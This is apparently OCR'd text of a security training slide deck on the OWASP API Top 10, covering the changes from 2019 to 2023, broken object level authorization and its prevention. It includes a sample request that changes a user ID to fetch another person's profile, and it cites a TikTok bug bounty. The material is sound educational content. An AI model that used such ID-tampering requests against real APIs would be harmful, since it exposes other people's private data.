
  The RC of API Security Top-10 List was published during OWASP Global AppSec Amsterdam (slide deck)

© 2023 Secure D Center Co., Ltd.

OWASP API Top 10 (2019) - https://owasp.org/www-project-api-security
OWASP API Top 10 (2023) [RC] - https://github.com/OWASP/API-Security/tree/master/2023/en/src

API Vulnerabilities

OWASP Top 10 API Risks – What are the differences between 2019 and 2023?



OWASP API Top 10 (2019)	OWASP API Top 10 (2023) [RC]
API1:2019 Broken Object Level Authorization	API1:2023 Broken Object Level Authorization
API2:2019 Broken User Authentication	API2:2023 Broken User Authentication
API3:2019 Excessive Data Exposure	**API3:2023 Broken Object Property Level Authorization**
API4:2019 Lack of Resources & Rate Limiting	**API4:2023 Unrestricted Resource Consumption**
API5:2019 Broken Function Level Authorization	API5:2023 Broken Function Level Authorization
API6:2019 Mass Assignment	**API6:2023 Server-Side Request Forgery**
API7:2019 Security Misconfiguration	API7:2023 Security Misconfiguration
API8:2019 Injection	**API8:2023 Lack of protection from automated threats**
API9:2019 Improper Assets Management	API9:2023 Improper Assets Management
API10:2019 Insufficient Logging & Monitoring	**API10:2023 Unsafe Consumption of APIs**

merge and change to

rename to

(Add) replace

© 2023 Secure D Center Co., Ltd.

API1: Broken Object Level Authorization

© 2023 Secure D Center Co., Ltd.

https://inonst.medium.com/a-deep-dive-on-the-most-critical-api-vulnerability-bola-1342224ec3f2
https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

API Vulnerabilities

API1: Broken Object Level Authorization (What ?)

❑ BOLA is a security vulnerability in web applications where the authorization mechanism fails to properly check a user's permission to perform actions on an object, allowing an attacker to manipulate object-level permissions and perform unauthorized actions.

❑ Why use the BOLA instead of IDOR ?

  ❑ They differ in the specific way that they allow unauthorized access.

  - **IDOR** (Insecure Direct Object Reference) refers to the weakness in the application's security that allows an attacker to access resources they shouldn't be able to access by directly manipulating the resource ID. This results in the exposure of sensitive data or functionality to unauthorized users.

  - **BOLA**, on the other hand, refers to the flaw in the authorization mechanism, where the application fails to properly check user's authorization to perform certain actions on an object. This leads to an attacker being able to manipulate the object level permissions and perform unauthorized actions on the objects.

© 2023 Secure D Center Co., Ltd.

https://inonst.medium.com/a-deep-dive-on-the-most-critical-api-vulnerability-bola-1342224ec3f2

API Vulnerabilities

API1: Broken Object Level Authorization (What ?)

❑ What kind of different type of BOLA?

❑ There are two main types:

- ***Based on user ID***: The API endpoints receive a user ID and access the user object based on this ID.

  For example: `/api/endpoint/get_profile?user_id=101`

- ***Based on object ID***: The API endpoint receives an ID of an object which is not a user object.


  For example: `/api/collection/books/sold?book_id=5`

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API1: Broken Object Level Authorization (How ?)

- **BOLA** vulnerabilities occur when an API provider allows an API consumer access to resources they are not authorized to access.




```
GET /api/v1/users/5501
```

```
{
 "id": "5501",
 "first_name": "John",
 "last_name": "Doe",
 "link": "https://<redact>.com/user/johny.boy.97",
 "name": "John Doe",
 "dob": "1997-01-31",
 "username": "johny.boy.97"
}
```

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API1: Broken Object Level Authorization (How ?)



HTTP REQUEST

```
GET /api/v1/users/5502
```


```
{
 "id": "5502",
 "first_name": "Malicious",
 "last_name": "Hacker",
 "link": "https://<redact>.com/user/malicious.hacker.69",
 "name": "Malicious Hacker",
 "dob": "1969-11-14",
 "username": "malicious.hacker.69"
}
```

HTTP RESPONSE

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API1: Broken Object Level Authorization (How ?)



```
{
 "id": "5501",
 "first_name": "John",
 "last_name": "Doe",
 "link": "https://<redact>.com/user/johny.boy.97",
 "name": "John Doe",
 "dob": "1997-01-31",
 "username": "johny.boy.97"
}
```

© 2023 Secure D Center Co., Ltd.

- https://hackerone.com/reports/1286332
- https://s3c.medium.com/how-i-hacked-world-wide-tiktok-users-24e794d310d2

API Vulnerabilities

API1: Broken Object Level Authorization: Bug bounty real case

❑ Bounty API on the TikTok ($ 7,500)

© 2023 Secure D Center Co., Ltd.

- https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Testing_Automation_Cheat_Sheet.html

API Vulnerabilities

API1: Broken Object Level Authorization

❑ **Prevention:**

- Implement proper authorization checks: The application must properly check the user's authorization to perform an action on an object before allowing the action to take place.
- Use role-based access control (RBAC): RBAC provides a flexible mechanism for controlling access to objects by defining roles and permissions. The application can use RBAC to ensure that a user can only perform actions they are authorized to perform.
- Use access control lists (ACLs): ACLs can be used to control access to objects by specifying the permissions for individual users or groups of users.
- Keep track of user activity: The application should log user activity and alert administrators when an unauthorized action is performed.
- Prefer to use random and unpredictable values as GUIDs for records' IDs

© 2023 Secure D Center Co., Ltd.

API2: Broken User Authentication

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API2: Broken User Authentication (What ?)

- ❑ Broken User Authentication is referring to any weakness within the API authentication process. These vulnerabilities typically occur when an API provider either doesn’t implement an authentication protection mechanism or implements a mechanism incorrectly.

- ❑ In order to be stateless, the provider shouldn’t need to remember the consumer from one request to another.

